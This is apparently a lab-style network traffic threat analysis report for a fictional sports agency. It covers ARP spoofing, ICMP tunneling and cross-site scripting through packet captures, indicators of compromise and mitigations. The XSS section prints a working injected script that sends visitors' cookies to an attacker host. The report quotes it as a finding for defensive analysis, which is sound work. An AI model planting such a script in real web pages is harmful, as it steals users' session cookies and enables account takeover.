



Network Traffic Threat Analysis Report

Version 1.0

**Prepared by: Luigi Falconi,
Chief Information Security Officer**

July 31st, 2025

Table of Contents

Executive Summary.....	3
Key Terms.....	3
ARP Spoofing.....	4
ICMP Tunneling.....	7
Cross-Site Scripting.....	10
Conclusion.....	13



Executive Summary

The purpose of this Network Traffic Threat Analysis Report is to identify, analyze, and document signs of malicious activity within Falconi's network environment. This report focuses on capturing real-world indicators associated with three high-impact threats: ARP spoofing, ICMP tunneling, and Cross-Site Scripting (XSS). Each threat was observed using packet analysis tools, with findings used to assess risk, impact, and recommended mitigation strategies.

As a sports agency responsible for managing sensitive player information, contracts, and communications, Falconi must maintain strong defenses against evolving cyber threats. Monitoring and analyzing network traffic is a critical component of that defense. It allows us to detect hidden threats, understand attacker behavior, and take early action before damage occurs.

Key Terms

Tunneling	A method used to send data through a protocol in a way it wasn't originally designed for; often used to hide data
Denial of Service (DoS)	An attack that floods a service with traffic, making it slow or unavailable
Address Resolution Protocol	A network protocol used to match IP addresses to physical MAC addresses
ICMP (Internet Control Message Protocol)	A network layer protocol used for sending control messages and error notifications between network devices
MAC Address	A unique identifier assigned to a device's network interface card
IP Address	A unique string of characters that identifies each computer using the Internet Protocol to communicate over a network
Payload	The malicious part of a malware program that performs the harmful action




ARP Spoofing

The Address Resolution Protocol (ARP) plays a critical role in local networks by resolving IP addresses to MAC addresses, allowing devices to communicate within the same subnet. Under normal operation, a host seeking to deliver traffic to another host consults its ARP cache; if the mapping is absent, it broadcasts an ARP request asking, “Who has x.x.x.x?” and awaits a reply. Once the target device responds with its MAC address, the requesting host updates its cache and proceeds with communication. ARP traffic in this vanilla scenario is limited to these occasional requests and replies, ensuring efficient and accurate network routing.

For attackers this situation creates a clear window of opportunity. By overwhelming Falconi with false ARP alerts and duplicate IP warnings they can force the system to raise its noise thresholds or suppress alerts. While Falconi recalibrates, they can slip real malicious traffic past its detectors.

Findings:



No.	Time	Source	Destination	Protocol	Length	Info
1541	80.331891	PcsCompu_53:0c:ba	Broadcast	ARP	60	Who has 192.168.10.4? Tell 192.168.10.5
1543	81.338537	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1557	83.338583	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1570	85.341994	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1578	87.350791	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1583	89.370744	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1590	91.423847	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1596	93.423440	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1600	95.433706	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1611	97.439292	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1615	99.440805	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1619	101.442026	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1624	103.450591	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1629	105.458216	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1634	107.458309	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1640	109.468977	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1644	111.473990	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1649	113.473720	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1653	115.485747	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1659	117.495519	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1663	119.501047	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1667	121.507925	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba
1672	123.518839	PcsCompu_53:0c:ba	Netgear_e2:d5:c3	ARP	60	192.168.10.4 is at 08:00:27:53:0c:ba

Figure 1- represents a rapid flood of ARP requests from PcsCompu_53:0c:ba querying “Who has 192.168.10.4? Tell 192.168.10.5”. This broadcast surge is a clear attempt to inject malicious entries. Falconi’s ARP-rate detector would quickly flag this flood of ARP requests as suspicious.

No.	Time	Source	Destination	Protocol	Length	Info
1541	80.331891	PcsCompu_53:0c:ba	Broadcast	ARP	60	Who has 192.168.10.4? Tell 192.168.10.5
1693	128.946682	ASUSTekC_ec:0e:7f	Broadcast	ARP	42	Who has 192.168.10.1? Tell 192.168.10.4 (duplicate use of 192.168.10.4 detected!)

Figure 2 - After filtering using “arp.opcode == 1”, we observe a single, legitimate ARP request from ASUSTekC_ec:0e:7f asking “Who has 192.168.10.1 Tell 192.168.10.4.” This is a standard ARP lookup when a device doesn’t know a MAC address, setting the baseline for normal traffic.

```

> Frame 1693: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface \Device\NPF_{CCC4B960-1E92-4BD5-BBF3-11E2DFD12FE1}, id 0
> Ethernet II, Src: ASUSTekC_ec:0e:7f (50:eb:f6:ec:0e:7f), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Address Resolution Protocol (request)
v [Duplicate IP address detected for 192.168.10.4 (50:eb:f6:ec:0e:7f) - also in use by 08:00:27:53:0c:ba (frame 1688)]
  v [Frame showing earlier use of IP address: 1688]
    v [Expert Info (Warning/Sequence): Duplicate IP address configured (192.168.10.4)]
      [Duplicate IP address configured (192.168.10.4)]
      [Severity level: Warning]
      [Group: Sequence]
      [Seconds since earlier frame seen: 1]
  
```

Figure 3 - Here we notice a warning on the ARP announcement from ASUSTekC_ec:e6:ec:0e:7f claiming “Who has 192.168.10.1? Tell 192.168.10.4,” saying that 192.168.10.4 is already assigned. This duplicate-IP advertisement is a textbook ARP-spoofing indicator and would trigger a high-severity alert in Falconi.

```

> Frame 1541: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{CCC4B960-1E92-4BD5-BBF3-11E2DFD12FE1}, id 0
> Ethernet II, Src: PcsCompu_53:0c:ba (08:00:27:53:0c:ba), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
v Address Resolution Protocol (request)
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: request (1)
  Sender MAC address: PcsCompu_53:0c:ba (08:00:27:53:0c:ba)
  Sender IP address: 192.168.10.5
  Target MAC address: 00:00:00:00:00:00 (00:00:00:00:00:00)
  Target IP address: 192.168.10.4
  
```

Figure 4 - Wireshark flags a “Duplicate IP address configured (192.168.10.4)” warning, showing both the attacker and the real gateway claiming the same IP. Falconi would detect these conflicting entries and immediately escalate the incident for investigation.

36	64.016999	204.79.197.254	192.168.10.4	TCP	60	443 → 50985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42	66.278704	52.51.147.233	192.168.10.4	TCP	66	443 → 51046 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=1460 SACK_PERM WS=256
37	64.307719	52.212.57.111	192.168.10.4	TLSv1.2	85	Encrypted Alert
38	64.441145	52.212.57.111	192.168.10.4	TLSv1.2	85	Encrypted Alert
26	48.614791	ASUSTekC_ec:0e:7f	Broadcast	ARP	42	Who has 192.168.10.1? Tell 192.168.10.4 (duplicate use of 192.168.10.4 detected!)
1	0.000000	PcsCompu_53:0c:ba	Broadcast	ARP	60	Who has 192.168.10.4? Tell 192.168.10.5
39	65.043801	52.212.57.111	192.168.10.4	TCP	85	[TCP Retransmission] 443 → 51811 [FIN, PSH, ACK] Seq=1 Ack=1 Win=784 Len=31
40	65.177343	52.212.57.111	192.168.10.4	TCP	85	[TCP Retransmission] 443 → 64208 [FIN, PSH, ACK] Seq=1 Ack=1 Win=771 Len=31

Figure 5 - After the cache is poisoned, connections between 192.168.10.4 and 204.79.197.254 start failing with TCP resets and TLS errors, showing the MitM is breaking normal sessions. Falconi’s session monitor would catch and alert on these disruptions.



ServiceDesk@falconi.com
 220 Gardenpoint Plaza, Suite 205, Newark, NJ 07101
 (973) 555-1490

Indicators of Compromise:

- Surge in ARP broadcasts: A sudden spike in ARP requests or replies from a single MAC address, signaling potential poisoning activity.
- Duplicate IP-to-MAC mappings: The same IP address appears with multiple MAC addresses, indicating conflicting ARP information.
- Unnecessary ARP announcements: Unsolicited ARP replies that advertise IP-MAC bindings without being prompted by a request.
- Rapid repeated ARP requests: Multiple ARP queries for the same host in a short timeframe, suggesting cache manipulation attempts.

Mitigation:

When ARP spoofing attempts are observed or to proactively safeguard the network, deploying layered defenses is essential. Effective controls validate ARP traffic and restrict unauthorized address mappings before malicious packets can cause harm.

- Static ARP Entries: Configure fixed IP & MAC bindings on critical hosts to prevent unauthorized changes, though this increases administrative overhead.
- Dynamic ARP Inspection (DAI): Enable DAI on managed switches to verify ARP packets against a trusted binding database, blocking spoofed responses in real time.
- Switch Port Security: Limit acceptable MAC addresses per switch port to prevent rogue devices from injecting malicious ARP traffic.
- Network Segmentation: Divide networks into smaller VLANs or subnets to contain ARP broadcasts and minimize the potential impact of poisoning attempts.


By combining vigilant traffic analysis with these controls, organizations can both detect and mitigate the threat posed by ARP spoofing.

ICMP Tunneling

ICMP is a commonly trusted protocol used for network diagnostics (like ping and traceroute). Because it plays a helpful role for IT teams, ICMP traffic is often allowed through firewalls and across network segments that typically block suspicious or unknown traffic.


This means that attackers can abuse the fact that ICMP is not typically monitored or inspected as closely as TCP or UDP traffic, allowing malicious actors to bypass security controls and extract data by hiding it inside ICMP packets in an attack known as ICMP Tunneling.

Findings:



No.	Time	Source	Destination	Protocol	Length	Info
1	2025-07-27 21:43:14.331815	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=1/256, ttl=64 (reply in 2)
3	2025-07-27 21:43:15.409531	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=2/512, ttl=64 (reply in 4)
5	2025-07-27 21:43:16.530411	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=3/768, ttl=64 (reply in 6)
7	2025-07-27 21:43:17.561344	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=4/1024, ttl=64 (reply in 8)
9	2025-07-27 21:43:18.596404	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=5/1280, ttl=64 (reply in 10)
11	2025-07-27 21:43:19.614715	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=6/1536, ttl=64 (reply in 12)
13	2025-07-27 21:43:20.643067	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=7/1792, ttl=64 (reply in 14)
40	2025-07-27 21:43:28.090157	192.168.10.5	192.168.10.1	ICMP	1042	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 66)
90	2025-07-27 21:44:19.831382	192.168.10.5	192.168.10.1	ICMP	1002	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 114)
147	2025-07-27 21:45:22.833929	192.168.10.5	192.168.10.1	ICMP	682	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 180)
181	2025-07-27 21:45:34.766582	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec8, seq=1/256, ttl=64 (reply in 182)
183	2025-07-27 21:45:35.774873	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec8, seq=2/512, ttl=64 (reply in 184)
185	2025-07-27 21:45:36.801974	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec8, seq=3/768, ttl=64 (reply in 186)
187	2025-07-27 21:45:37.823049	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec8, seq=4/1024, ttl=64 (reply in 188)
189	2025-07-27 21:45:38.844508	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec8, seq=5/1280, ttl=64 (reply in 190)
191	2025-07-27 21:45:39.874109	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec8, seq=6/1536, ttl=64 (reply in 192)
193	2025-07-27 21:45:40.889079	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec8, seq=7/1792, ttl=64 (reply in 194)

Figure 6 - A high volume of ICMP requests in a short period of time is observed from a single internal host (192.168.10.5).



No.	Time	Source	Destination	Protocol	Length	Info
2	2025-07-27 21:43:14.332128	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=1/256, ttl=64 (request in 1)
4	2025-07-27 21:43:15.409789	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=2/512, ttl=64 (request in 3)
6	2025-07-27 21:43:16.530652	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=3/768, ttl=64 (request in 5)
8	2025-07-27 21:43:17.561593	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=4/1024, ttl=64 (request in 7)
10	2025-07-27 21:43:18.596636	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=5/1280, ttl=64 (request in 9)
12	2025-07-27 21:43:19.614981	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=6/1536, ttl=64 (request in 11)
14	2025-07-27 21:43:20.644889	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=7/1792, ttl=64 (request in 13)
66	2025-07-27 21:43:28.092337	192.168.10.1	192.168.10.5	ICMP	1042	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 40)
114	2025-07-27 21:44:19.833392	192.168.10.1	192.168.10.5	ICMP	1002	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 90)
180	2025-07-27 21:45:22.836548	192.168.10.1	192.168.10.5	ICMP	682	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 147)
182	2025-07-27 21:45:34.766862	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec8, seq=1/256, ttl=64 (request in 181)
184	2025-07-27 21:45:35.775233	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec8, seq=2/512, ttl=64 (request in 183)
186	2025-07-27 21:45:36.802235	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec8, seq=3/768, ttl=64 (request in 185)
188	2025-07-27 21:45:37.823297	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec8, seq=4/1024, ttl=64 (request in 187)
190	2025-07-27 21:45:38.844736	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec8, seq=5/1280, ttl=64 (request in 189)
192	2025-07-27 21:45:39.874346	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec8, seq=6/1536, ttl=64 (request in 191)
194	2025-07-27 21:45:40.889333	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec8, seq=7/1792, ttl=64 (request in 193)

Figure 7 – While most ICMP responses from the destination (192.168.10.1) appear to be standard in size, packets 66, 114, and 180 are significantly larger than the rest.



ServiceDesk@falconi.com
220 Gardenpoint Plaza, Suite 205, Newark, NJ 07101
(973) 555-1490




Figure 8 – Further analysis and reassembly of packet 180 reveals a payload of 48,000 bytes that contains what appears to be a string of random characters. Reconstructing these strings produced what appeared to be a base64 encoded message:

"RmFsY29uaSBTZWN1cmI0eSBUb2t1bjogU0V DLVRPSy0yMDI1MDcyOC1BbH BoYQ=="




Figure 9 – Using the Linux terminal, we successfully revealed the contents of the exfiltrated message. This indicates that sensitive data was encoded and hidden in the ICMP packet payloads.

Indicators of Compromise:

- High ICMP Volume from a Single Host: Excessive ICMP traffic is uncommon in typical network behavior. A sudden increase may signal an attempt to mask data exfiltration.

- **Unusual Packet Sizes:** ICMP packets are usually small (around 56 bytes of data). Larger packet sizes, especially those over tens of thousands of bytes, are suspicious and likely contain hidden data.
- **Use of Encoding (Base64):** The presence of base64-encoded strings suggests an effort by the threat actor to hide the data to avoid detection by basic monitoring tools.
- **Decoded Sensitive Content:** Once decoded, the payload reveals the actual message, confirming that the data exfiltration was successful and sensitive data like tokens or usernames were smuggled out of the network.

Mitigation Actions:

To reduce the risk of ICMP tunneling, Falconi can implement the following mitigation strategies:

- Immediately revoke the exposed token to prevent further unauthorized access.
- Issue a new token with updated permissions and ensure it's distributed securely.
- **Restrict ICMP Traffic:** Where possible, limit ICMP traffic to essential systems and services. It is important to avoid blocking all ICMP protocols entirely, as some ICMP types are necessary for diagnosing network issues; but we can restrict outbound Echo Requests/Replies that aren't required.
- **Limit Packet Sizes:** Configure firewall rules to block or alert on ICMP packets that exceed typical size limits (e.g., greater than 100 bytes). Large packets are rarely needed for legitimate purposes and may indicate data tunneling.
- **Inspect ICMP Traffic:** Use network analysis tools like Wireshark to analyze ICMP packets for patterns such as large payloads, encoded strings, or abnormal behavior.
- **Monitor for Anomalies:** Establish a baseline of normal ICMP behavior across systems. Generate alerts when unusual ICMP traffic patterns are observed.



Cross-Site Scripting

Cross-site scripting occurs when an attacker injects malicious JavaScript or other script code into a trusted web page through user input fields, such as comments or forms. When other users visit the affected page, their browsers automatically execute the injected code without their knowledge. Attackers often use this technique to steal sensitive information like session tokens, cookies, or authentication credentials, which can then be used to impersonate users or gain unauthorized access.

This XSS attack not only compromises the confidentiality of user information by stealing cookies and sensitive data but also opens the door to far more dangerous threats. By successfully injecting malicious code into the website, the attacker gains a foothold within the trusted environment of users' browsers. This access can be leveraged to execute more advanced attacks such as delivering ransomware, spreading malware, or manipulating website content to mislead or defraud users. Additionally, the attacker could use the injected scripts to perform actions on behalf of users without their consent, such as initiating unauthorized transactions or changing account settings. In some cases, persistent XSS vulnerabilities can allow attackers to escalate their privileges or even pivot deeper into the underlying server infrastructure. Thus, the initial injection is not just a data theft vector but a gateway to a range of attacks that can severely compromise both users and the organization hosting the vulnerable site.

Findings:

After reviewing the network traffic, a series of suspicious HTTP GET requests were found between 192.168.10.3 and 192.168.10.5



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=mZjQ17NLXY8ZNBbJCS00 HTTP/1.1
2	0.000021	192.168.10.5	192.168.10.3	HTTP	401	Continuation
3	2.225293	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=3gNoDd8tDEq8dtz7tA4V HTTP/1.1
4	2.226143	192.168.10.5	192.168.10.3	HTTP	401	Continuation
5	3.344788	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=erLoApVdxNhdhd0yFo8Z HTTP/1.1
6	3.345603	192.168.10.5	192.168.10.3	HTTP	401	Continuation
7	4.859956	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=ZbngxXBzosnPmW3IYZuQ HTTP/1.1
8	4.861045	192.168.10.5	192.168.10.3	HTTP	401	Continuation
9	5.808899	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=a0tFNvjOGW7n22WT7pLq HTTP/1.1
10	5.809413	192.168.10.5	192.168.10.3	HTTP	401	Continuation
11	7.437505	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=041b8LMMpFmyXBx8bCuH HTTP/1.1
12	7.438632	192.168.10.5	192.168.10.3	HTTP	401	Continuation
13	8.556904	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=doMOPx0sBBo8q0tICSK7 HTTP/1.1
14	8.557586	192.168.10.5	192.168.10.3	HTTP	401	Continuation

Figure 10 - As seen above, Falconi's webserver (192.168.10.3) is making outbound GET requests to 192.168.10.5, which appears at first to be an internal Falconi server. However, upon reviewing Falconi's server inventory, 192.168.10.5 is not associated with any of Falconi's internal servers indicating that 192.168.10.5 is an attacker owned server masquerading as an internal Falconi server.

```
GET /aoidjw?cookie=?cookie=ZbngxXBzosnPmW3IYZuQ HTTP/1.1
Host: 192.168.10.5
Connection: keep-alive
User-Agent: Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Mobile Safari/537.36
Accept: */*
Origin: http://192.168.10.7
Referer: http://192.168.10.7/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

<!DOCTYPE HTML>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>Error response</title>
  </head>
  <body>
    <h1>Error response</h1>
    <p>Error code: 404</p>
    <p>Message: File not found.</p>
    <p>Error code explanation: 404 - Nothing matches the given URI.</p>
  </body>
</html>
```

Figure 11 - Looking into the HTTP requests, we see a suspicious pattern of the GET request requesting paths such as “/aoidjw?cookie=?cookie=ZbngxXBzosnPmW3IYZuQ” which does not correspond to a file or resource on the destination server. Looking at the file path being requested we can see that user's cookies are being appended to the end which indicates a Cross-Site Scripting attack.

Code: javascript

```
<script>
  window.addEventListener("load", function() {
    const url = "http://192.168.10.5:5555";
    const params = "cookie=" + encodeURIComponent(document.cookie);
    const request = new XMLHttpRequest();
    request.open("GET", url + "?" + params);
    request.send();
  });
</script>
```

Figure 12 - To find the source of these HTTP GET requests we reviewed the comments left on our User Feedback page. We can see that one comment contains a JavaScript script which runs every time a user loads the webpage. Once the webpage is loaded the script sends a GET request to the attacker's server containing the cookie of the user who loaded the webpage.

Indicators of Compromise:

- Suspicious internal server: 192.168.10.5 is not one of Falconi's internal servers so there should be no reason our webpage is sending HTTP GET requests to it.
- HTTP GET request sending sensitive information: The file path that is being requested contains cookies and likely does not link to any file on the destination.
- Suspicious user comment: Comment contains a JavaScript <script> tag which attempts to send an HTTP GET request

Mitigation Actions:

12



ServiceDesk@falconi.com
220 Gardenpoint Plaza, Suite 205, Newark, NJ 07101
(973) 555-1490

To prevent Cross-Site Scripting (XSS) and code injection attacks after detecting them, we can apply the following best practices:

- **Input Validation and Filtering:** Check and clean all user input to make sure it doesn't contain harmful code, helping block injection attempts early.
- **Limit Script Permissions:** Avoid giving users the ability to upload or run scripts on our system, reducing the risk of code being injected and executed.
- **Content Security Policy:** Add rules to our website that control which scripts can run, helping stop malicious ones even if they're injected.
